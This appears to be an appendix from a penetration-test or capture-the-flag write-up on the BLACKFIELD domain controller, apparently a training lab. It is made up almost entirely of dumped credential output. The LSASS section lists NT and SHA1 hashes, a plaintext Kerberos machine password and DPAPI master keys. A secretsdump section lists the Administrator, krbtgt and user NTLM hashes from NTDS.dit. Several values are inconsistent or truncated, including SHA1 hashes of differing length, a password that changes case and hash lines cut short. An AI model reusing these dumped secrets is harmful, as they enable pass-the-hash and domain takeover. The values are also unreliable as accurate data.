authentication_id 40310 (9d76)
session_id 1
username DWM-1
domainname Window Manager
logon_server
logon_time 2020-02-23T17:57:46.897202+00:00
sid S-1-5-90-0-1
luid 40310

== MSV ==

Username: DC01\$

```
Domain: BLACKFIELD
LM: NA
NT: b624dc83a27cc29da11d9bf25efea796
SHA1: 4f2a203784d655bb3eda54ebe0cfda93d4a37d
DPAPI: NA
== WDIGEST [9d76]==
    username DC01$
    domainname BLACKFIELD
    password None
    password (hex)
== Kerberos ==
    Username: DC01$
    Domain: BLACKFIELD.local
    Password: &SYVE+<ynu`Ql;gvEE!f$Do00F+,gP@P`fra`z4&G3K'mH:&'K^SW$FNWwx7J-N$
    password (hex)260053005900560045002b003c0079006e007500600051006c003b006700
== WDIGEST [9d76]==
    username DC01$
    domainname BLACKFIELD
    password None
    password (hex)

== LogonSession ==
authentication_id 40232 (9d28)
session_id 1
username DWM-1
domainname Window Manager
logon_server
logon_time 2020-02-23T17:57:46.897202+00:00
sid S-1-5-90-0-1
luid 40232
== MSV ==
    Username: DC01$
    Domain: BLACKFIELD
    LM: NA
    NT: b624dc83a27cc29da11d9bf25efea796
    SHA1: 4f2a203784d655bb3eda54ebe0cfda93d4a37d
    DPAPI: NA
== WDIGEST [9d28]==
    username DC01$
    domainname BLACKFIELD
    password None
    password (hex)
```

```
== Kerberos ==
    Username: DC01$
    Domain: BLACKFIELD.local
    Password: &SYVE+<ynu`Ql;gvEE!f$Do00F+,gP@P`fra`z4&G3K'mH:&'K^SW$FNWwx7J-N$
    password (hex)260053005900560045002b003c0079006e007500600051006c003b006700

== WDIGEST [9d28]==
    username DC01$
    domainname BLACKFIELD
    password None
    password (hex)

== LogonSession ==
authentication_id 996 (3e4)
session_id 0
username DC01$
domainname BLACKFIELD
logon_server
logon_time 2020-02-23T17:57:46.725846+00:00
sid S-1-5-20
luid 996

== MSV ==
    Username: DC01$
    Domain: BLACKFIELD
    LM: NA
    NT: b624dc83a27cc29da11d9bf25efea796
    SHA1: 4f2a203784d655bb3eda54ebe0cfdabe93d4a37d
    DPAPI: NA

== WDIGEST [3e4]==
    username DC01$
    domainname BLACKFIELD
    password None
    password (hex)

== Kerberos ==
    Username: dc01$
    Domain: BLACKFIELD.local
    Password: &SYVE+<ynu`Ql;gvEE!f$Do00F+,gP@P`fra`z4&G3K'mH:&'K^SW$FNWwx7J-N$
    password (hex)260053005900560045002b003c0079006e007500600051006c003b006700

== WDIGEST [3e4]==
    username DC01$
    domainname BLACKFIELD
    password None
    password (hex)
```

```
== LogonSession ==
authentication_id 24410 (5f5a)
session_id 1
username UMFD-1
domainname Font Driver Host
logon_server
logon_time 2020-02-23T17:57:46.569111+00:00
sid S-1-5-96-0-1
luid 24410
  == MSV ==
    Username: DC01$
    Domain: BLACKFIELD
    LM: NA
    NT: b624dc83a27cc29da11d9bf25efea796
    SHA1: 4f2a203784d655bb3eda54ebe0cfdabe93d4a37d
    DPAPI: NA
  == WDIGEST [5f5a]==
    username DC01$
    domainname BLACKFIELD
    password None
    password (hex)
  == Kerberos ==
    Username: DC01$
    Domain: BLACKFIELD.local
    Password: &SYVE+<ynu`Ql;gvEE!f$Do00F+,gP@P`fra`z4&G3K'mH:&'K^SW$FNWWx7J-N$
    password (hex)260053005900560045002b003c0079006e007500600051006c003b006700
  == WDIGEST [5f5a]==
    username DC01$
    domainname BLACKFIELD
    password None
    password (hex)

== LogonSession ==
authentication_id 406499 (633e3)
session_id 2
username svc_backup
domainname BLACKFIELD
logon_server DC01
logon_time 2020-02-23T18:00:03.423728+00:00
sid S-1-5-21-4194615774-2175524697-3563712290-1413
luid 406499
```

```
== MSV ==
    Username: svc_backup
    Domain: BLACKFIELD
    LM: NA
    NT: 9658d1d1dcd9250115e2205d9f48400d
    SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
    DPAPI: a03cd8e9d30171f3cfe8caad92fef621

== WDIGEST [633e3]==
    username svc_backup
    domainname BLACKFIELD
    password None
    password (hex)

== Kerberos ==
    Username: svc_backup
    Domain: BLACKFIELD.LOCAL

== WDIGEST [633e3]==
    username svc_backup
    domainname BLACKFIELD
    password None
    password (hex)

== DPAPI [633e3]==
    luid 406499
    key_guid 836e8326-d136-4b9f-94c7-3353c4e45770
    masterkey 0ab34d5f8cb6ae5ec44a4cb49ff60c8afdf0b465deb9436eebc2fcb1999d5841
    sha1_masterkey 6efc8aa0abb1f2c19e101fbd9bebfb0979c4a991


== LogonSession ==
authentication_id 366665 (59849)
session_id 2
username DWM-2
domainname Window Manager
logon_server
logon_time 2020-02-23T17:59:38.293877+00:00
sid S-1-5-90-0-2
luid 366665
    == MSV ==
        Username: DC01$
        Domain: BLACKFIELD
        LM: NA
        NT: b624dc83a27cc29da11d9bf25efea796
        SHA1: 4f2a203784d655bb3eda54ebe0cfdabe93d4a37d
        DPAPI: NA
```

```
== WDIGEST [59849]==
    username DC01$
    domainname BLACKFIELD
    password None
    password (hex)
== Kerberos ==
    Username: DC01$
    Domain: BLACKFIELD.local
    Password: &SYVE+<ynu`Ql;gvEE!f$Do00F+,gP@P`fra`z4&G3K'mH:&'K^SW$FNWwx7J-N$
    password (hex)260053005900560045002b003c0079006e007500600051006c003b006700
== WDIGEST [59849]==
    username DC01$
    domainname BLACKFIELD
    password None
    password (hex)

== LogonSession ==
authentication_id 366649 (59839)
session_id 2
username DWM-2
domainname Window Manager
logon_server
logon_time 2020-02-23T17:59:38.293877+00:00
sid S-1-5-90-0-2
luid 366649
== MSV ==
    Username: DC01$
    Domain: BLACKFIELD
    LM: NA
    NT: b624dc83a27cc29da11d9bf25efea796
    SHA1: 4f2a203784d655bb3eda54ebe0cfda93d4a37d
    DPAPI: NA
== WDIGEST [59839]==
    username DC01$
    domainname BLACKFIELD
    password None
    password (hex)
== Kerberos ==
    Username: DC01$
    Domain: BLACKFIELD.local
    Password: &SYVE+<ynu`Ql;gvEE!f$Do00F+,gP@P`fra`z4&G3K'mH:&'K^SW$FNWwx7J-N$
    password (hex)260053005900560045002b003c0079006e007500600051006c003b006700
```


== WDIGEST [59839]==

username DC01\$
domainname BLACKFIELD
password None
password (hex)

== LogonSession ==

authentication_id 256940 (3ebac)
session_id 0
username DC01\$
domainname BLACKFIELD
logon_server
logon_time 2020-02-23T17:59:13.068835+00:00
sid S-1-5-18
luid 256940

== Kerberos ==

Username: DC01\$
Domain: BLACKFIELD.LOCAL

== LogonSession ==

authentication_id 136764 (2163c)
session_id 0
username DC01\$
domainname BLACKFIELD
logon_server
logon_time 2020-02-23T17:58:27.052945+00:00
sid S-1-5-18
luid 136764

== Kerberos ==

Username: DC01\$
Domain: BLACKFIELD.LOCAL

== LogonSession ==

authentication_id 134935 (20f17)
session_id 0
username DC01\$
domainname BLACKFIELD
logon_server
logon_time 2020-02-23T17:58:26.834285+00:00
sid S-1-5-18
luid 134935

== Kerberos ==

Username: DC01\$
Domain: BLACKFIELD.LOCAL

== LogonSession ==
authentication_id 997 (3e5)
session_id 0
username LOCAL SERVICE
domainname NT AUTHORITY
logon_server
logon_time 2020-02-23T17:57:47.162285+00:00
sid S-1-5-19
luid 997

== Kerberos ==
Username:
Domain:

== LogonSession ==
authentication_id 24405 (5f55)
session_id 0
username UMFD-0
domainname Font Driver Host
logon_server
logon_time 2020-02-23T17:57:46.569111+00:00
sid S-1-5-96-0-0
luid 24405

== MSV ==
Username: DC01\$
Domain: BLACKFIELD
LM: NA
NT: b624dc83a27cc29da11d9bf25efea796
SHA1: 4f2a203784d655bb3eda54ebe0cfda93d4a37d
DPAPI: NA

== WDIGEST [5f55]==
username DC01\$
domainname BLACKFIELD
password None
password (hex)

== Kerberos ==
Username: DC01\$
Domain: BLACKFIELD.local
Password: &SYVE+<ynu`Ql;gvEE!f\$Do00F+,gP@P`fra`z4&G3K'mH:&'K^SW\$FNWwx7J-N\$
password (hex)260053005900560045002b003c0079006e007500600051006c003b006700

```
== WDIGEST [5f55]==
    username DC01$
    domainname BLACKFIELD
    password None
    password (hex)

== LogonSession ==
authentication_id 24294 (5ee6)
session_id 0
username UMFD-0
domainname Font Driver Host
logon_server
logon_time 2020-02-23T17:57:46.554117+00:00
sid S-1-5-96-0-0
luid 24294
    == MSV ==
        Username: DC01$
        Domain: BLACKFIELD
        LM: NA
        NT: b624dc83a27cc29da11d9bf25efea796
        SHA1: 4f2a203784d655bb3eda54ebe0cfda93d4a37d
        DPAPI: NA
    == WDIGEST [5ee6]==
        username DC01$
        domainname BLACKFIELD
        password None
        password (hex)
    == Kerberos ==
        Username: DC01$
        Domain: BLACKFIELD.local
        Password: &SYVE+<ynu`Ql;gvEE!f$Do00F+,gP@P`fra`z4&G3K'mH:&'K^SW$FNWWx7J-N$
        password (hex)260053005900560045002b003c0079006e007500600051006c003b006700
    == WDIGEST [5ee6]==
        username DC01$
        domainname BLACKFIELD
        password None
        password (hex)

== LogonSession ==
authentication_id 24282 (5eda)
session_id 1
username UMFD-1
```

```
domainname Font Driver Host
logon_server
logon_time 2020-02-23T17:57:46.554117+00:00
sid S-1-5-96-0-1
luid 24282
  == MSV ==
    Username: DC01$
    Domain: BLACKFIELD
    LM: NA
    NT: b624dc83a27cc29da11d9bf25efea796
    SHA1: 4f2a203784d655bb3eda54ebe0cfda93d4a37d
    DPAPI: NA
  == WDIGEST [5eda]==
    username DC01$
    domainname BLACKFIELD
    password None
    password (hex)
  == Kerberos ==
    Username: DC01$
    Domain: BLACKFIELD.local
    Password: &SYVE+<ynu`Ql;gvEE!f$Do00F+,gP@P`fra`z4&G3K'mH:&'K^SW$FNWWx7J-N$
    password (hex)260053005900560045002b003c0079006e007500600051006c003b006700
  == WDIGEST [5eda]==
    username DC01$
    domainname BLACKFIELD
    password None
    password (hex)

== LogonSession ==
authentication_id 22028 (560c)
session_id 0
username
domainname
logon_server
logon_time 2020-02-23T17:57:44.959593+00:00
sid None
luid 22028
  == MSV ==
    Username: DC01$
    Domain: BLACKFIELD
    LM: NA
    NT: b624dc83a27cc29da11d9bf25efea796
```

SHA1: 4f2a203784d655bb3eda54ebe0cfdabe93d4a37d

DPAPI: NA

== LogonSession ==

authentication_id 999 (3e7)

session_id 0

username DC01\$

domainname BLACKFIELD

logon_server

logon_time 2020-02-23T17:57:44.913221+00:00

sid S-1-5-18

luid 999

== WDIGEST [3e7]==

username DC01\$

domainname BLACKFIELD

password None

password (hex)

== Kerberos ==

Username: dc01\$

Domain: BLACKFIELD.LOCAL

== WDIGEST [3e7]==

username DC01\$

domainname BLACKFIELD

password None

password (hex)

== DPAPI [3e7]==

luid 999

key_guid 0f7e926c-c502-4cad-90fa-32b78425b5a9

masterkey ebbb538876be341ae33e88640e4e1d16c16ad5363c15b0709d3a97e34980ad50

sha1_masterkey ed834662c755c50ef7285d88a4015f9c5d6499cd

== DPAPI [3e7]==

luid 999

key_guid f611f8d0-9510-4a8a-94d7-5054cc85a654

masterkey 7c874d2a50ea2c4024bd5b24eef4515088cf3fe21f3b9cafd3c81af02fd5ca74

sha1_masterkey cf1c0b79da85f6c84b96fd7a0a5d7a5265594477

== DPAPI [3e7]==

luid 999

key_guid 31632c55-7a7c-4c51-9065-65469950e94e

masterkey 825063c43b0ea082e2d3ddf6006a8dccc269f2d34fe4367259a0907d29139b5

sha1_masterkey 6f3e0e7bf68f9a7df07549903888ea87f015bb01

== DPAPI [3e7]==

luid 999

```
key_guid 7e0da320-072c-4b4a-969f-62087d9f9870
masterkey 1fe8f550be4948f213e0591eef9d876364246ea108da6dd2af73ff455485a561
sha1_masterkey f50955e8b8a7c921fdf9bac7b9a2483a9ac3ceed
```

4.3 NTDS.dit NTLM Hashes

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

```
[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 35640a3fd5111b93cc50e3b4e255ff8c
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:184fb5e5178480be64824d4cd53b99ee:
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:e3ab08bdd8f634381c1d2dd741c2a9a3:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d3c02561bba6ee4ad6cfd024ec8fda5d:::
audit2020:1103:aad3b435b51404eeaad3b435b51404ee:94292cab4a7e878152dbbefa117d84c7:::
support:1104:aad3b435b51404eeaad3b435b51404ee:cead107bf11ebc28b3e6e90cde6de212:::
BLACKFIELD.local\BLACKFIELD764430:1105:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7
BLACKFIELD.local\BLACKFIELD538365:1106:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7
BLACKFIELD.local\BLACKFIELD189208:1107:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7
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[*] Cleaning up...